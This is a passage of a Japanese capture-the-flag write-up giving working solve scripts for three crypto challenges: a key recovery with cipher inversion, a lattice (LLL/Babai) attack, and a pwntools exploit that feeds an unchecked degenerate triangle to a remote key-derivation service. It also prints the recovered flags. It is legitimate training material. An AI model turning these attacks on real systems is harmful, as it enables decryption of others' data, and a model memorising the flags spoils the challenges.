1つ目のブロックでkeyを復元できる。あとはその鍵を使って custom_ingredient(..., decrypt=True) を逆算する。さらに pie_crypt(..., decrypt=True) を実行すればフラグを復号できる。
from pathlib import Path
base = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789æøåÆØÅ .,!?-:()[]/{}=<>+_@^|~%$#&*`“';"
pie = Path('unbaked_pi.txt').read_text().strip()
ct = Path('baked_pie.txt').read_text(encoding='utf-8').rstrip('\n')
inv33 = pow(33, -1, 100)
block1 = ct[:64]
key = ''.join(
base[(base.index(c) * inv33) % 100]
for c in block1
)
print('[+] key =', key)
def custom_ingredient(text, key, decrypt=False, rounds=16):
if decrypt:
previous_left, previous_right, left, right = [
text[i * (n := len(text) // 4):(i + 1) * n]
for i in range(4)
]
else:
left = text[:len(text) // 2]
right = text[len(text) // 2:]
previous_left = 'A' * len(left)
previous_right = 'A' * len(right)
def custom_xor(s1, s2, decrypt=False):
return ''.join(
base[
(
base.index(c1)
+ base.index(c2) * (-1 if decrypt else 1)
) % len(base)
]
for c1, c2 in zip(s1, s2)
)
def round_function(previous_left, previous_right, left, right):
if decrypt:
new_right = left
new_left = custom_xor(
right,
custom_xor(new_right, key),
True
)
return (
new_left,
new_right,
previous_left,
previous_right
)
new_left = previous_right
new_right = custom_xor(
previous_left,
custom_xor(previous_right, key)
)
return left, right, new_left, new_right
for _ in range(rounds - 1):
(
previous_left,
previous_right,
left,
right
) = round_function(
previous_left,
previous_right,
left,
right
)
return ''.join(
round_function(
previous_left,
previous_right,
left,
right
)
)
def pie_crypt(text, key, decrypt=False):
out = ''
i = sum(base.index(c) for c in key)
j = 0
for c in text:
d1 = int(pie[i % len(pie)])
i += base.index(key[j % len(key)])
j += 1
d2 = int(pie[i % len(pie)])
i += base.index(key[j % len(key)])
j += 1
shift = 10 * d1 + d2
out += base[
(
base.index(c)
+ (-shift if decrypt else shift)
) % len(base)
]
return out
t = custom_ingredient(ct, key, decrypt=True)
n = len(t) // 4
encrypted_flag = t[2 * n:4 * n]
flag = pie_crypt(encrypted_flag, key, decrypt=True)
print('[*] flag =', flag)
実行結果は以下の通り。
[+] key = A_key_can_be_strong_just_by_being_long..._sometimes_at_least_...
[*] flag = brunner{NB!:_Re-using_the_same_key_without_salting-and-hashing_risks_security_of_all_use-instances,_if_one_instance_leaks_info!}
brunner{NB!:_Re-using_the_same_key_without_salting-and-hashing_risks_security_of_all_use-instances,_if_one_instance_leaks_info!}
Shredded recipe (Crypto)
フラグ54バイトを3バイトおきに分割し、数値にしたものがx, y, zになっている。x, y, zはすべて144ビットで表される。
pは512ビットで、以下の式が成り立っている。
a * x + b * y + c * z = d (mod p)
格子問題としてx, y, zを解く。
def babai_closest_vector(B, target):
rows = [vector(QQ, r) for r in B.rows()]
n = len(rows)
gs = []
for i in range(n):
v = vector(QQ, rows[i])
for j in range(i):
mu = (
rows[i].dot_product(gs[j])
/ gs[j].dot_product(gs[j])
)
v -= mu * gs[j]
gs.append(v)
y = vector(QQ, target)
coeff = [ZZ(0)] * n
for i in reversed(range(n)):
c0 = (
y.dot_product(gs[i])
/ gs[i].dot_product(gs[i])
)
k = ZZ(round(c0))
coeff[i] = k
y -= k * rows[i]
result = vector(ZZ, [0] * B.ncols())
for i in range(n):
result += coeff[i] * vector(ZZ, B.row(i))
return result
with open('output.txt', 'r') as f:
params = f.read().splitlines()
p = Integer(params[0])
a = Integer(params[1].split()[0])
b = Integer(params[1].split()[1])
c = Integer(params[1].split()[2])
d = Integer(params[1].split()[3])
BITS = 144
BOUND = 2^BITS
CENTER = 2^(BITS - 1)
W = 2^(BITS + 32)
M = Matrix(ZZ, [
[W*p, 0, 0, 0],
[W*a, 1, 0, 0],
[W*b, 0, 1, 0],
[W*c, 0, 0, 1],
])
target = vector(ZZ, [
W*d,
CENTER,
CENTER,
CENTER
])
R = M.LLL()
v = babai_closest_vector(R, target)
x = Integer(v[1])
y = Integer(v[2])
z = Integer(v[3])
lhs = (a * x + b * y + c * z) % p
xb = int(x).to_bytes(18, "big")
yb = int(y).to_bytes(18, "big")
zb = int(z).to_bytes(18, "big")
flag = bytearray(54)
flag[0::3] = xb
flag[1::3] = yb
flag[2::3] = zb
flag = flag.decode()
print(flag)
brunner{i_really_love_solving_equations_with_lattices}
TriKDF Enterprise (Crypto)
三角形として成立するかをチェックしていないことを突く。例えば、(1, 1, 3)の場合は最初のラウンドで最終的に以下のようになる。
state = [nan, nan, nan, nan, nan, nan, nan, nan]
np.float64 の通常のNaNを abs() すると、little-endianでは各要素が以下の通りとなる。
00 00 00 00 00 00 f8 7f
この場合は鍵は算出できるため、フラグを復号できる。
from pwn import *
import hashlib
import struct
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
HOST = "trikdf-enterprise-209b50dd6985731c-global.challs.brunnerne.xyz"
PORT = 1337
p = remote(HOST, PORT, ssl=True)
data = p.recvuntil(b"> ").decode()
print(data + "2")
p.sendline(b"2")
a = 1
b = 1
c = 3
data = p.recvuntil(b": ").decode()
print(data + str(a))
p.sendline(str(a).encode())
data = p.recvuntil(b": ").decode()
print(data + str(b))
p.sendline(str(b).encode())
data = p.recvuntil(b": ").decode()
print(data + str(c))
p.sendline(str(c).encode())
data = p.recvline().decode().rstrip()
print(data)
data = p.recvline().decode().rstrip()
print(data)
nonce_hex = data.split("=")[1]
data = p.recvline().decode().rstrip()
print(data)
ciphertext_hex = data.split("=")[1]
triangle = struct.pack(">III", a, b, c)
nan_f64 = bytes.fromhex("000000000000f87f")
state_bytes = nan_f64 * 8
key = hashlib.sha256(
b"TriKDF-v1 AES-256\x00"
+ triangle
+ state_bytes
).digest()
nonce = bytes.fromhex(nonce_hex)
ciphertext = bytes.fromhex(ciphertext_hex)
flag = AESGCM(key).decrypt(
nonce,
ciphertext,
None
)
flag = flag.decode()
print(flag)
実行結果は以下の通り。
[+] Opening connection to trikdf-enterprise-209b50dd6985731c-global.challs.brunnerne.xyz on port 1337: Done
TriKDF Enterprise v1.0
Triangle-driven cryptographic alignment at scale.

1) Protect business-critical data
2) Secure the executive recipe
3) End session
> 2
Enter three strategic side lengths between 1 and 65535.
Side A: 1
Side B: 1
Side C: 3

nonce=04d3513de5e15a8f0cd5ddda
ciphertext=b3e39d7bedafe6308a6950e2f1d6bfc2f62691bbc2bbdc339bd3b3b9e71e5a525794fb7b8b744c7d64b37fdcbcce4356
brunner{n0n-c0mpl14nt_Tr14ngl3s}
[*] Closed connection to trikdf-enterprise-209b50dd6985731c-global.challs.brunnerne.xyz port 1337
brunner{n0n-c0mpl14nt_Tr14ngl3s}